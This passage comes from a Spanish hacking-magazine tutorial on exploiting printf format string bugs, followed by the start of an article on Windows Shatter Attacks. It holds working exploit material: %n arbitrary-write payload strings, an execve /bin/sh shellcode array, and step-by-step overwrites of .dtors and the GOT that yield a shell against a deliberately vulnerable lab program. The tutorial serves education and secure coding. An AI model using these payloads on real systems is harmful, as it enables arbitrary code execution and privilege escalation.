Como ves, hemos leído 5 números de 32 bits en hexadecimal, gracias al parámetro %x. Si quisiéramos haber leído más datos, habríamos puesto más veces el conversor %x, y obtendríamos los datos de la pila. Sin embargo, no sólo existe la pila en un proceso, y en otras secciones de la memoria puede haber datos realmente interesantes, así que algo habrá que inventar para leer memoria de cualquier lugar.

Leyendo memoria arbitraria

Si te fijas en el listado 5, verás que en la respuesta, el cuarto %x se ha sustituido por el valor 0x41414141.

Como algunos ya sabéis, el número 0x41 (el 65 en decimal) es el código ASCII de la letra A, así que lo que ha salido como cuarto parámetro es el valor AAAA, que son los cuatro primeros bytes de nuestra cadena de formato. Justo después, viene el código ASCII de los cuatro caracteres siguientes: 0x7825203a . Si buscas en cualquier tabla ASCII (como la de www.asciitable.com) podrás ver que el carácter : tiene el código 0x3a, el espacio es el 0x20, y así sucesivamente (ten en cuenta que la memoria es little-endian, con lo que los bytes de menor peso se guardan primero, y por eso en cada valor mostrado los bytes están invertidos).

Así pues, si pusiéramos un %s en el cuarto parámetro en lugar de un %x, el programa trataría de leer en la dirección 0x41414141, puesto que %s lee de la dirección de memoria especificada como parámetro. Por tanto, si al principio de la cadena de formato ponemos una dirección de memoria, y luego pasamos el especificador de formato %4$s, leeremos lo que haya en esa posición (nos lo mostrará como una cadena). Probemos a localizar una variable de entorno cualquiera, por ejemplo la variable SHELL, y leerla mediante la cadena de formato:(***listado 6***)

En la salida anterior debéis tener en cuenta que el símbolo $ es interpretado por la shell bash como el inicio del nombre de una variable, y por ello lo hemos tenido que escapar con el carácter \.En ésta se puede observar que la variable shell, localizada en 0xbfffb6b, contiene la cadena /bin/bash. El programa environm es el código env.c utilizado en los artículos anteriores, compilado y guardado como environm, puesto que tiene los mismos caracteres que el nombre del programa vulnerable (para no tener que sumar ni restar nada a la dirección devuelta :-P). En el foro puedes encontrar tanto éste como todos los demás códigos que utilizo en mis artículos ;-).

Además debes tener en cuenta que para poner la dirección de memoria, he usado el comando printf de la shell bash, y la sustitución de caracteres de bash. También podía haber usado perl, tal y como hicimos en los artículos anteriores. Bien, ahora ya sabemos leer cualquier cadena que haya almacenada en memoria, pero... *¿qué más nos puede interesar?* Si recuerdas el artículo anterior, cuando hablamos de desbordamientos en el *Heap*, vimos que éstos no posibilitaban escribir cualquier cosa en una dirección de memoria a nuestra elección. Vimos entonces que esto nos podía servir para lograr ejecutar código en el proceso víctima, pudiendo así conseguir ejecutar una shell con los privilegios de dicho proceso.

Pues bien, con las cadenas de formato podemos conseguir exactamente lo mismo, o incluso más ;-). Vamos a ver en la siguiente sección cómo escribir en memoria.

Sobrescribiendo una dirección de memoria

Esto se pone interesante :-). Queremos escribir algo en memoria mediante una cadena de formato y una llamada a printf, ¿se te ocurre algo? Te propongo que retrocedas un poco y mires otra vez en la tabla que puse con los distintos especificadores de formato, a ver si alguno te da una pista de cómo podemos escribir datos en memoria ;-).

Bien, ahora que ya has leído de nuevo la tabla, habrás visto que el único identificador que permite escribir en memoria es el *%n*, verdad? Como la tabla muestra, dicho identificador escribe



en la dirección de memoria recibida como parámetro, la cantidad de datos que se han sacado por pantalla hasta el momento. Entonces, si queremos escribir un número determinado en una dirección de memoria determinada, sólo tenemos que escribir dicha dirección de memoria, escribir tantos caracteres como sean necesarios para llegar a dicho número, y utilizar el operador *%n* sobre el principio de nuestra cadena de formato.

No sé si me he explicado bien, pero creo que con un ejemplo os quedará claro. Para ver esto, vamos a usar una versión modificada del ejemplo anterior, en la que hemos agregado una variable con un valor determinado, y la mostraremos por pantalla. Así podremos comprobar en tiempo real qué es lo que estamos sobrescribiendo.(***listado 7***)

Bien, sobre este código, vamos a intentar modificar la variable i. Para ello, primero ejecutaremos el programa con una línea cualquiera como parámetro, para ver la dirección de *i*:(***listado 8***)

Como puedes observar, la variable i está en la dirección 0x0849560 (he agregado el 0 delante porque no tenía los 8 caracteres que tocaban) y tiene el valor *0xffffffc* (-4 codificado en complemento a dos). Pues bien, tratemos de modificar el valor de dicha variable. Como he dicho, tenemos que pasar la dirección de la variable, y luego el especificador *%n* aplicado al cuarto parámetro (esto es, la propia cadena de formato):(***listado 9***)

Como ves, el valor de la variable i se ha modificado por 4. En realidad, el valor que ha tomado es 0x00000004, que es la codificación del número entero 4, y éste es a su vez el número de caracteres que hay antes del *%4$n*. Pero, cómo hacemos para escribir el valor que nosotros queramos? Pues vamos a hacerlo mediante cuatro escrituras sucesivas en memoria, escribiendo en cada una de ellas un byte arbitrario.

Sin embargo, de momento solo sabemos escribir un 0x04 en la dirección que queramos. Cómo escribimos otro byte? Pues es bastante más fácil de lo que pueda parecer. Solo tenemos que escribir tantos caracteres antes de realizar la escritura como el número que queremos escribir menos cuatro.

Pero imagina que quieres escribir el valor 0xFF, deberías poner 0xFB caracteres entre la dirección de memoria y el código *%4$n*, y esto sería un poco cansino repetirlo 4 veces, no? Pues bien, tenemos una solución muy simple ;-). Se trata de poner un código de formato que especifique un ancho mínimo del campo (*padding* o *relleno*), como he explicado al principio. Así, si queremos escribir un 0x0C (valor 12 en decimal), debemos poner un *relleno* de 8 caracteres, con lo que pondríamos lo siguiente:(***listado 10***)

Como puedes observar, el efecto ha sido el deseado. Así pues, ya sabemos escribir el byte que deseemos, solamente utilizando un padding determinado en el identificador *%x* de nuestra cadena de formato.

Ahora veamos qué pasa si queremos escribir, por ejemplo, el valor 0xDDCCBBAA en la variable i. Teniendo en cuenta el hecho de que los datos se codifican en *little-endian* en la arquitectura Intel x86, tendremos que poner el byte menos significativo en la primera posición de memoria, después el segundo menos significativo, y así sucesivamente.

Además, como estamos escribiendo un entero del cual solo se utiliza un byte, habrá tres bytes nulos en las posiciones de memoria contiguas a las que nos interesan, quedando las escrituras en memoria como indica la **imagen 1**. En ella puedes ver el estado de la memoria después de las sucesivas escrituras en memoria. Los signos XX indican un estado desconocido de la memoria.

```
Código ejemplo3.c:
#include <stdio.h>

int main(int argc, char **argv){
      char prueba[1000];
      static int i=-4;
      strcpy(prueba, argv[1]);
      printf(prueba);
      printf("i en %p : %x", &i, i);
      return 0;
}
```

Listado 7

```
tuxed@zeus:/tmp$ gcc ejemplo3.c -o ejemplo3
tuxed@zeus:/tmp$ ./ejemplo3 lalala
lalala

i en 0x8049560 : fffffffc
tuxed@zeus:/tmp$
```

Listado 8

```
tuxed@zeus:/tmp$ ./ejemplo3 "`printf "\x60\x95\x04\x08"`%4\$n"`
#

i en 0x8049560 : 4
tuxed@zeus:/tmp$
```

Listado 9

```
tuxed@zeus:~/art3$ ./ejemplo3 "`printf "\x60\x95\x04\x08"`%8x%4\$n"`
bffffb2f
i en 0x8049560 : c
tuxed@zeus:~/art3$
```

Listado 10




Imagen 1

Bien, puesto que queremos realizar cuatro escrituras en memoria, debemos proporcionar cuatro direcciones de memoria correlativas. Como la variable i está en 0x08049560, tendremos que poner desde ésta a la dirección 0x08049563. Así pues, las direcciones de memoria escribirán 16 bytes (0x10 en hexadecimal). Para escribir el primer byte (0xAA) deberemos escribir en memoria 0xAA - 0x10 = 0x9A (154 decimal). Así pues, debemos poner un relleno de 154 y luego un %4$n.

```
tuxed@zeus:~/art3$ ./ejemplo3 "`printf "\x60\x95\x04\x08\x61\x95\x04\x08\x62\x95
\x04\x08\x63\x95\x04\x08"`%154x%4\$n%17x%5\$n%17x%6\$n% 17x%7\$n"
`ab c bffffb09 4 0 8049560
i en 0x8049560 : ddccbbaa
tuxed@zeus:~/art3$
```

Listado 11

```
tuxed@zeus:~/art3$ ./ejemplo3 "`printf "\x60\x95\x04\x08\x61\x95\x04\x08\x62\x95
\x04\x08\x63\x95\x04\x08"`%205x%4\$n%239x%5\$n%239x%6\$n% 239x%7\$n"
` ab c bffffb06 40 8049560
i en 0x8049560 : aabbccdd
tuxed@zeus:~/art3$
```

Listado 12

```
static void inicio(void) __attribute__ ((constructor));
static void final(void) __attribute__ ((destructor));
```

Listado 13

```
tuxed@zeus:~/art3$ objdump -h ejemplo3
ejemplo3:    formato del fichero elf32-i386
Secciones:
Ind Nombre    Tamaño     VMA LMA Desp fich Alin
[...]

17 .ctors  00000008 08049630  08049630 00000630 2**2
CONTENTS, ALLOC, LOAD, DATA
18 .dtors   00000008 08049638  08049638 00000638 2**2
CONTENTS, ALLOC, LOAD, DATA
19 .jcr  00000004  08049640 08049640 00000640 2**2
CONTENTS, ALLOC, LOAD, DATA
20 .got 0000001c  08049644 08049644 00000644  2**2

CONTENTS, ALLOC, LOAD, DATA
[...]
tuxed@zeus:~/art3$
```

Listado 14




Imagen 2

Para poder escribir los siguientes valores, habrá que poner un relleno de (valor siguiente) - (valor actual). En este caso, 0xBB - 0xAA = 0x11 (17 decimal). Después pondremos el identificador de formato que realizará la escritura en memoria, %5$n en este caso, pues queremos coger la segunda dirección de memoria proporcionada en la cadena de formato.

Para no aburriros con más cálculos iguales, los siguientes (0xCC y 0xDD) se calculan exactamente igual, y el resultado es el siguiente:(***listado 11***)

El resultado es, efectivamente, el deseado :-). Ahora bien, como has visto, hemos tenido la suerte (porque lo he preparado así :-P) de que cada valor a escribir era mayor que el valor inmediatamente posterior, con lo que la diferencia era positiva, y aumentando el *relleno* dicha diferencia, conseguimos escribir lo que deseamos. Pero, ¿y si esto no ocurre, y un valor es inferior al inmediatamente anterior? Pues no podríamos hacerlo, puesto que no podemos poner desplazamientos negativos... ¿O sí podríamos escribirlo? Pues sí, pero no del mismo modo. Para realizar la escritura en este caso, tendremos que valernos de un pequeño *truco*:

¿Qué pasará si en lugar de poner 0xAA cogemos y ponemos 0x1AA ? Evidentemente, el byte que a nosotros nos interesa, que es el de menos peso, sigue siendo el mismo, y conseguiremos un valor superior a, por ejemplo, 0xBB. Con esto, aumentando el valor del byte de la izquierda en uno sucesivamente, vamos a conseguir escribir valores mayores al que acabamos de escribir, pudiendo así realizar cualquier escritura en memoria :-). Esta vez el estado de la memoria será un poco diferente, como puedes ver en la **Imagen 2.**

Vamos pues a ver cómo podemos escribir el valor 0xAABBCCDD en la variable i. Debemos tener en cuenta que esta vez lo primero a escribir es DD, luego el primer relleno es 0xDD - 0x10 = 0xCD (205 decimal). Para los siguientes, otra vez tenemos la misma distancia de unos a otros: 0x1CC - 0xDD = 0x2BB - 0x1CC = 0x3AA - 0x2BB = 0xEF (239 decimal) , con lo que ya podemos realizar la escritura:(***listado 12***)

Una vez más, obtenemos el resultado deseado :-). Ahora ya somos capaces, mediante un error en el uso de las cadenas de formato de un determinado programa, de escribir un valor arbitrario de 32 bits (más 3 bytes nulos que no tendremos en cuenta :-P) en cualquier lugar del espacio direccional (la memoria) de ese proceso. Así pues, qué podemos hacer? Los que leísteis mi anterior artículo en esta misma revista, ya tendréis una idea de dónde atacar, pero como seguro que alguien no lo ha leído, voy a volver a mostrar cómo modificar la GOT (Global Offset Table) para redirigir el flujo de nuestro programa. Pero tranquilo, que si ya sabes hacerlo, todavía tienes algo nuevo en este artículo: modificación de la sección .dtors del ejecutable ;-).

Destructores: jugando con .dtors

He decidido explicar primero esta sección y dejar para el final del artículo el tema de la modificación de la GOT para que los que leísteis el artículo anterior no os durmáis :-P. Así, podéis seguir leyendo el artículo y luego si a alguien



le interesa recordar lo de la *GOT*, pues ahí lo tiene.

Bien, cuando compilamos con gcc, al crear un ejecutable en formato ELF (*Executable and Linkng* Format) se añaden un par de secciones llamadas .ctors y .dtors al archivo resultante. En la primera de ellas, se almacenan las direcciones de las funciones definidas con el atributo *constructor*, mientras que en la segunda las de las funciones definidas con el atributo *destructor*.

Las funciones definidas como constructores, son ejecutadas justo antes del main(), mientras que las funciones definidas como destructores, se ejecutan justo antes de la salida del programa. Para definir un constructor o un destructor, deberemos hacerlo así: (***listado 13***)

Así estaríamos declarando la función inicio como constructor, y la función final como destructor. Bien, pero... qué pintan los constructores y destructores en todo esto? Vamos a echar un ojo al programa compilado antes (código ejemplo3.c) mediante la aplicación objdump a ver si encontramos la sección .dtors y .ctors:(***listado 14***)

En la salida anterior (recortada) podemos observar que las secciones llamadas .ctors, .dtors y .got son secciones en las que se puede escribir (de lo contrario estarían marcadas con el atributo READONLY. Además, sabemos que las direcciones de los destructores están en .dtors, y que además éstos son llamados SIEMPRE al finalizar el programa.

Sin embargo, nosotros no hemos creado ningún destructor en el ejemplo3.c, pero ahí aparece la sección (aunque como luego veremos está vacía). Así pues, podemos concluir que estas secciones aparecen en cualquier binario ELF compilado con gcc, aunque el programador no haya puesto ningún constructor/destructor.

Bien, ¿y qué es lo que incluye dicha sección? O mejor dicho, ¿Cómo se incluyen las direcciones de las funciones en dicha sección? ¿Qué formato se sigue? Vamos a echarle un ojo a la sección .dtors del ejemplo3, y veremos su formato ;-) : (***listado 15***)

```
tuxed@zeus:~/art3$ objdump -s ejemplo3 -j .dtors
ejemplo3:       formato del fichero elf32-i386
Contenido de la sección .dtors:
8049638 ffffffff 00000000  ........
```

Listado 15

```
char scode[]="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89
\xe3\x50\x54\x53\x50\x8c\xe0" "\x21\xc0\x74\x04\xb0\x3b\xeb\x07\xb0\x0b\x99\x52
\x53\x89\xe1\xcd\x80";
```

Listado 16

```
tuxed@zeus:~/art3$ printf "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\
x89\xe3\x50\x54 \x53\x50\x8c\xe0\x21\xc0\x74\x04\xb0\x3b\xeb\x07\xb0\x0b\x99\
x52\x53\x89\xe1\xcd\x80">scode
tuxed@zeus:~/art3$ export SCODE=`cat scode`;
tuxed@zeus:~/art3$ gcc env.c -o environm
env.c: En la función `main':
env.c:6: aviso: asignación se crea un puntero desde un entero sin una conversión
tuxed@zeus:~/art3$ ./environm SCODE
La variable SCODE está en la dirección 0xbffffb13
tuxed@zeus:~/art3$
```

Listado 17

Como puedes observar, la sección .dtors del programa ejemplo3, mapeada en memoria en la dirección 0x08049638, empieza con un 0xFFFFFFFF y acaba con un 0x00000000. Esto es así porque esta vez no tenemos ningún destructor.

Sin embargo, si tuviésemos destructores, sus direcciones aparecerían correlativamente entre 0xFFFFFFFF y 0x00000000. Así pues, cuando vaya a salir nuestro programa, lo que hará será irse a la sección .dtors, y empezar a hacer llamadas a las direcciones que se encuentran justo detrás del 0xFFFFFFFF (dirección de .dtors + 4) hasta llegar al 0x00000000. Por tanto, si nosotros modificamos el 0x00000000 con la dirección de nuestro código máquina (*shellcode*), tendremos como resultado la ejecución de dicho código justo antes de que el programa atacado termine ;-)

Así pues, vamos a probar a hacerlo. Como hemos visto en la salida del comando objdump, tenemos la sección .dtors en la dirección 0x08049638, así que tendremos que escribir en 0x0804963c la dirección de nuestra shellcode.

Una vez más, voy a usar la misma shellcode, y el mismo método para almacenarla y localizarla en memoria. Aquí os muestro la propia shellcode en el formato de array de caracteres:(***listado 16***)

Y en los siguientes comandos, la creación del archivo *scode* con ella, la creación de una variable de entorno donde alojarla, y la localización de ésta mediante el programa env.c que podéis encontrar junto con los demás paquetes en el siguiente post del foro: http://www.hackxcrack.com/phpBB2/viewtopic.php?p=177492 ;-). Ten en cuenta que he compilado con el nombre environm (misma longitud que ejemplo3) debido a la variación de la posición de las variables de entorno con el nombre del programa. Si quieres más detalles sobre esta variación, puedes leerlos en el artículo publicado en el número 27 sobre desbordamientos de buffer en la pila. Aquí van los comandos:(***listado 17***)

Bien, una vez localizada, ya sabemos qué hay que escribir y dónde hay que hacerlo. Así pues, solo nos queda llevarlo a la práctica ;-) Vamos a realizar los cálculos por anticipado:

1ª escritura: Dirección 0x0804963c, relleno 0x13 - 0x10 = 0x03 (15 decimal)

2ª escritura: Dirección 0x0804963d, *relleno* 0xFB - 0x13 = 0xE8 (232 decimal)

```
tuxed@zeus:~/art3$ ./ejemplo3 "`printf "\x3c\x96\x04\x08\x3d\x96\x04\x08\x3e\x96
\x04\x08\x3f\x96\x04\x08"`%3x%4\$n%232x%5\$n%4x%6\$n% 192x%7\$n"
<=>?bffffadc 4 0 804963c
i en 0x8049560 : fffffffc
Violación de segmento
tuxed@zeus:~/art3$
```

Listado 18

```
tuxed@zeus:~/art3$ ./ejemplo3 "`printf "\x3c\x96\x04\x08\x3d\x96\x04\x08\x3e\x96
\x04\x08\x3f\x96\x04\x08"`%3c%4\$n%232x%5\$n%4x%6\$n% 192x%7\$n"
<=>? Ü 40 804963c
i en 0x8049560 : fffffffc
sh-3.00$
```

Listado 19

```
tuxed@zeus:~/art3$ objdump -R ejemplo3
ejemplo3:     formato del fichero elf32-i386
DYNAMIC RELOCATION RECORDS
OFFSET TYPE VALUE
0804965c R_386_GLOB_DAT    __gmon_start__
08049650 R_386_JUMP_SLOT   __libc_start_main
08049654 R_386_JUMP_SLOT   printf
08049658 R_386_JUMP_SLOT   strcpy

tuxed@zeus:~/art3$
```

Listado 20

```
tuxed@zeus:~/art3$ ./ejemplo3 "`printf "\x54\x96\x04\x08\x55\x96\x04\x08\x56\x96
\x04\x08\x57\x96\x04\x08"`%3c%4\$n%232x%5\$n%4x%6\$n% 192x%7\$n"
sh-3.00$
```

Listado 21

3ª escritura: Dirección 0x0804963e, *relleno* 0xFF - 0xFB = 0x04 (4 decimal)
4ª escritura: Dirección 0x0804963f, *relleno* 0x1BF - 0xFF = 0xC0 (192 decimal)

Ahora, con estos cálculos en mano, solo nos falta armar la cadena de formato. Espero que tanto los cálculos de arriba como la cadena sea perfectamente comprendida. Si no es así, vuelve a leer el apartado en el que se habla del método para escribir valores en memoria, y si aún así no lo entiendes, pásate por el foro y te lo intentaremos explicar de otro modo :-).

Bueno, pasemos a la ejecución de nuestro plan:(***ver listado 18***)

Wow!! ¿¿¿Y eso ??? o_0!! Vale, tranquilidad, pensemos un poquito ;-). Como se ha explicado al introducir el campo de padding de los modificadores de formato, este especifica únicamente el ancho mínimo de un campo, y esto es importante. Si miramos en la salida anterior, vemos que lo que ha escrito dicho campo es el valor *bffffadc*, que si contamos son 8 caracteres, con lo que nos ha desmontado la fiesta... Así pues, qué hacemos? Pues vamos a cambiar el %3x por algo que escriba los 3 caracteres que queremos. Por ejemplo, % 3c escribirá 3 caracteres, pues leerá uno solo (%c), y lo *rellenará* con espacios. Así, si todo va bien, tendremos nuestra shell :-) :(***listado 19***)

Yuuhuuu!! Ya hemos logrado ejecutar nuestra shellcode con los privilegios del proceso ejemplo3. En este caso ha sido ejemplo3, pero imagina que hubiese sido una aplicación importante en tu sistema/red, como por ejemplo un servidor de mail, o un determinado proxy que uses (en bugtraq últimamente ha habido noticias sobre varias vulnerabilidades de cadenas de formato, en programas como hashcash o snmppd para linux, o cierto servidor de mail para windows. Para los interesados, podéis mirar en http://www.securityfocus.com/archive/1 y realizar una búsqueda por *"format strings"*, a ver qué encontráis ;-)). En dicho caso, tu red podría haber sido totalmente comprometida, por un fallo tan tonto como no usar adecuadamente las cadenas de formato.

Ahora que ya hemos hablado de los destructores, vamos a repasar en la siguiente sección cómo conseguir la ejecución de nuestra shellcode mediante la modificación de la *GOT*.

Modificando la GOT

Bien, esta sección es más bien de repaso del número anterior, pues si lo has leído ya sabrás qué es la *GOT* y como aprovecharse de ella para conseguir la ejecución de la shellcode. Sin embargo, como ya he explicado antes, voy a volver a mencionarlo por si alguien se perdió el artículo anterior, pero realizando las modificaciones con cadenas de formato esta vez.

Bueno, y qué es la *GOT*? La *GOT* es una sección de los ejecutables ELF que contiene las direcciones de las funciones de otras librerías ejecutadas por nuestro programa. Esta sección, como habrás podido notar en la salida del comando *objdump -h ejemplo3* realizada en el apartado anterior del artículo, no está marcada como READONLY, y por tanto nada nos impide modificarla.

Así pues, ¿cómo vemos el contenido de la sección *GOT*? Pues una vez más, con ayuda de la utilidad objdump. Ejecutando la orden *objdump -R nuestro_ejecutable* veremos todas las funciones de la *GOT* de nuestro ejecutable. Veámoslo con ejemplo3: (***listado 20***)

Bien, aquí vemos que este programa solamente utiliza cuatro funciones, dos de ellas utilizadas para iniciar el programa, y las dos de las librerías que hemos puesto nosotros en el código: strcpy() y printf(). Vemos a la izquierda la dirección de memoria donde se almacena la dirección de las funciones. En el caso de printf, vemos que su dirección se encuentra en *0x08049654,* así que ya sabemos qué dirección vamos a sobrescribir, y con qué, pues ya tenemos la shellcode en memoria :-).



Como la shellcode está en el mismo sitio de antes, los cálculos nos valen. Sin embargo, variaran las direcciones de memoria, pues en lugar de empezar en 0x0804963c, esta vez tenemos que empezar en 0x08049654. Así, como ya tenemos claro cual es la cadena de formato que tenemos que poner, pasamos a la ejecución de nuestro plan: (***listado 21***)

Una vez más, como puedes observar, hemos conseguido ejecutar nuestra shellcode con los privilegios del programa atacado :-). Por tanto, con éste ya sabemos dos métodos para poder ejecutar código arbitrario *(una shellcode)* en un proceso que realice un mal uso de las cadenas de formato.

Despedida

Con este artículo llega a su fin esta pequeña serie de artículos sobre explotación de errores de programación iniciada en el número 27 de esta revista.

Con estos tres artículos he intentado que podáis entender a qué se deben varios tipos comunes de vulnerabilidades que están a la orden del día, que entendáis cómo se pueden explotar y porqué, y veáis lo peligroso que puede resultar un error en la programación de vuestras aplicaciones.

Espero haber conseguido que a partir de ahora, cuando programéis una aplicación que deba funcionar en un entorno de producción, en algún lugar crítico donde pueda recibir ataques, tengáis muy en cuenta la seguridad y la necesidad de validar los datos de entrada de los usuarios. Si no lo tenemos en cuenta, podemos ser víctimas de ataques que, como ya habéis podido comprobar a lo largo de estos artículos, comprometan totalmente nuestros sistemas. Por ello os invito a que leáis algún texto sobre programación segura para poder evitar todo esto.

Además, espero que con esto podáis entender mejor el funcionamiento de vuestro sistema, y hayáis adquirido unas bases que os ayuden a comprender el porqué de nuevas vulnerabilidades, y con unos pocos conocimientos de C y C++, podáis entender el funcionamiento principal de los exploits que circulan por ahí, y sepáis como podéis protegeros de ellos.


Sin más, espero que estos tres artículos hayan sido de vuestro agrado, y hayáis disfrutado tanto como lo he hecho yo aprendiendo y experimentando acerca de estos temas. De nuevo os invito a acercaros al foro de esta revista (http://www.hackxcrack.com/phpBB2) a compartir vuestras dudas con todos los usuarios del foro, y a aprender juntos :-).

Hasta la próxima.

Eloi S.G.
(a.k.a. TuXeD)







Shatter Attacks

En esta sección viajaremos al pasado, abrimos la puerta del desván, sacudiremos el polvo de algunos bugs y exploits que por su singularidad y forma de actuar dejaron al descubierto la fragilidad de nuestros ordenadores personales, de nuestros sistemas de protección y de todo aquello en lo que confiábamos.

Nuestro objetivo es múltiple:

1º) **Explicar claramente** y sin demasiados tecnicismos el agujero de seguridad que sea el objeto de cada artículo.

2º) **Revisar algunos de los "*white papers*"** que fueron publicados en su momento, para ello haremos una traducción - no literal, si no más bien adaptada a cada caso/técnica

3º) Llevar a la **práctica y con ejemplos** guiados la "*discusión*" de los *White Papers*, a nuestro estilo, paso a paso...

Lo que no encontraréis en estos artículos será "*el último grito*", bugs-exploits del tipo *0-days*, todo lo contrario, en su mayor parte están tapados, cerrados y a buen recaudo, sólo equipos sin las correspondientes actualizaciones de seguridad serán vulnerables a dichos ejemplos.

Pero esto último no ha de desanimar al lector, contrariamente a lo que muchos de vosotros podáis llegar a pensar: *".... bahhh!!! ¿para qué un artículo dedicado al "hack" con información obsoleta y desfasada? ..."* pues se me ocurren varias respuestas:

R: *¿quién no ha deseado CONOCER y ENTENDER esas formas singulares de acceso o debilidades manifiestas?*

R: *Como se dice habitualmente, "Los pueblos que no conocen su pasado están abocados a repetir su Historia", si lo aplicamos a nuestro objetivo: Esta sección te permitirá avanzar, mirar al frente porque serás conocedor del pasado y tienes bien aprendida la lección.*

R: *Muchos de los artículos de esta sección son "el poso" con el que muchas de las técnicas y tácticas "nos asaltan", en muchas ocasiones virus y código dañino se aprovechan de estas situaciones y no son otra cosa más que la automatización de las mismas.*

Se me ocurren varias razones más, pero creo que con éstas es suficiente para dar rigor y fundamento a esta serie, pero RECUERDA: no es oro todo lo que reluce, en ocasiones tendremos que provocar expresamente la existencia de la vulnerabilidad para que pueda ser explotada, en definitiva, esta serie de artículos no dejaran de ser "*prácticas de laboratorio*":

¿qué mejor para nuestros fines que convertirnos en un banco de pruebas?

¿qué mejor para nuestros fines que llevar la investigación a nuestras casas?

¿qué mejor para nuestros fines que convertir un viejo PC o una partición de nuestro disco o una máquina virtual en un quirófano, en una sala de operaciones en la que seremos el cirujano jefe teniendo el control de todos los procesos?

Éstas son otras tres de las razones por las que nos aventuramos a esta nueva sección de la que vosotros



tendréis la última palabra, la continuidad de la misma es cosa vuestra, de vuestra aceptación e interés... no queremos hacerla "una sección fija", más bien habitual o periódica, no permanente... aunque también en esto vuestra es la última palabra... y ahora no me enrollo más...

Dicho todo lo anterior... ***¿Por dónde comenzamos? ¿Por cual? ¿Quien será nuestro primer banco de pruebas?***

Es tarea difícil, es tan abrumadora la cantidad de información, documentos y listas de seguridad que quizás es más difícil elegir uno que redactar este artículo.... pero entre todos ellos escogí uno que bien podría ser el título de este artículo: ***Windows vulnerable por ser Windows***.

La frase es ingeniosa donde las haya, *Windows vulnerable por ser Windows*...ya me hubiese gustado ser su autor.

Se trata de una técnica basada en el llamado ***"Shatter Attack"***, explotando *API Win32* para la **escalada de privilegios**.

En palabras llanas... Obtener una línea de comandos (shell del sistema) con el máximo de privilegios y hacernos con el control total de una máquina **Windows 2000/XP** (sin parchear, claro)

La elección de que haya sido éste y no otro tampoco es casual, desde hace un tiempo, en esta nueva era de ***HxC*** los redactores de la revista han ido enseñándonos las ***shellcode***, gracias ***TuXeD***, y en el último número aparece un artículo de autor anónimo que demuestra lo sencillo que es engañar a un antivirus que base su detección en el método de firmas o que su poder *heurístico* sea cuanto menos discutible, *mis más sinceras felicitaciones a su autor y a su método RiT*.

No es casual la aparición de este texto como dije antes... no lo es porque en el mismo haremos de él la necesidad de ejecutar una ***shellcode*** en una porción de memoria para entregarnos esa sesión privilegiada y lo haremos gracias a un *antivirus*, o a un *firewall*, o a cualquier proceso que corra en nuestra máquina con privilegios superiores a los que disponemos, utilizaremos un *debugger*, etc. vamos, que va como anillo al dedo de lo que se ha ido explicando y desarrollando hasta ahora, no es casual, no... cuando leí ese artículo de cómo burlar al *antivirus* me vino a la memoria este caso que en su momento provocó respuestas de ***Microsoft*** del tipo *"Eso no es una vulnerabilidad....."* hasta que se dio cuenta de que SI lo era.

Esta es una vulnerabilidad bien conocida, y al mismo tiempo no muy.... bueno, no tienes más que darle al botón de buscar de nuestros foros (http://www.hackxcrack.com/phpBB2/search.php) y escribe la palabra shatter como criterio de búsqueda.... *sólo dos míseros post.... no era casual haber elegido empezar por este bug... ya van tres.*

Empezamos....

"Hacia mediados del año 2002, ***Chris Paget****, un experto británico, hizo público un informe conocido como "Shatter Attacks - How to break Windows", que describía fallos fundamentales en el diseño de Windows, y que se basan en la manera de funcionar de las APIs (Application Program Interface), un conjunto de rutinas que un programa de aplicación utiliza para solicitar y efectuar servicios de nivel inferior ejecutados por el sistema operativo."*

Así comenzaba una alerta de ***vsantivirus*** en el año 2003 (UN AÑO DESPUÉS), podéis consultar el texto íntegro en: http://www.vsantivirus.com/shatter-attack.htm

Haciendo un resumen de lo expuesto, el asunto es que ***Paget*** abrió al mundo una nueva forma en la que un usuario sin privilegios puede llegar a sacar provecho de esta vulnerabilidad y asignarse a si mismo los máximos privilegios del sistema atacado, el status de ***LocalSystem***, el nivel superior al del administrador.

Para ello es necesario que ***Windows*** esté ejecutando una aplicación (servicio interactivo) que requiera de un nivel de ***LocalSystem*** (ejecución local con los máximos privilegios), esto no es nada difícil, muchos *Antivirus*, *cortafuegos* y otras aplicaciones se ejecutan en ese contexto, el único requisito es que esas aplicaciones con privilegios de ***System***, ofrezcan al usuario sin privilegios un interfase para que el usuario interactúe con ellos, como por ejemplo un *antivirus* y sus tareas programadas, también es preciso que dicha interfase ofrezca algún control del tipo ***edit-box*** (cuadro de texto donde escribir algo, una contraseña, una descripción, una fecha, etc..)

Microsoft publicó un parche de seguridad que corregía dicho agujero, pero más tarde el propio ***Paget y Oliver Lavery***, investigador de la compañía ***iDefense*** hacía público otro informe que promulgaba que dicha vulnerabilidad seguía existiendo a pesar del parche y que muchos de los productos del mercado eran susceptibles de usarse mediante la técnica descrita por ***Paget***.

Microsoft se mantuvo en sus principios y anunciaba que no era una vulnerabilidad como tal, no podía explotarse de forma remota y precisaba del acceso físico a la máquina afectada, por ello le restó importancia y durante varios (muchos) meses más, siguieron al descubierto nuestros equipos.

Podéis seguir por completo las explicaciones en: http://www.vsantivirus.com/13-08-02.htm

Como bien dice en esos artículos, virus y troyanos pueden aprovecharse de esta circunstancia (y aunque ***Microsoft*** decía que no era *"importante"*, creo yo desde mi modesta opinión, que un *virus-troyano* que se instale en tu máquina y entregue una shell remota a un individuo cualquiera, no deja de ser un **GRAVE** problema, es cierto que se precisa de acceso local, como afirmaba ***Microsoft***... pero de eso se ocuparon los virus y troyanos... ***Windows*** se ocupaba del resto.
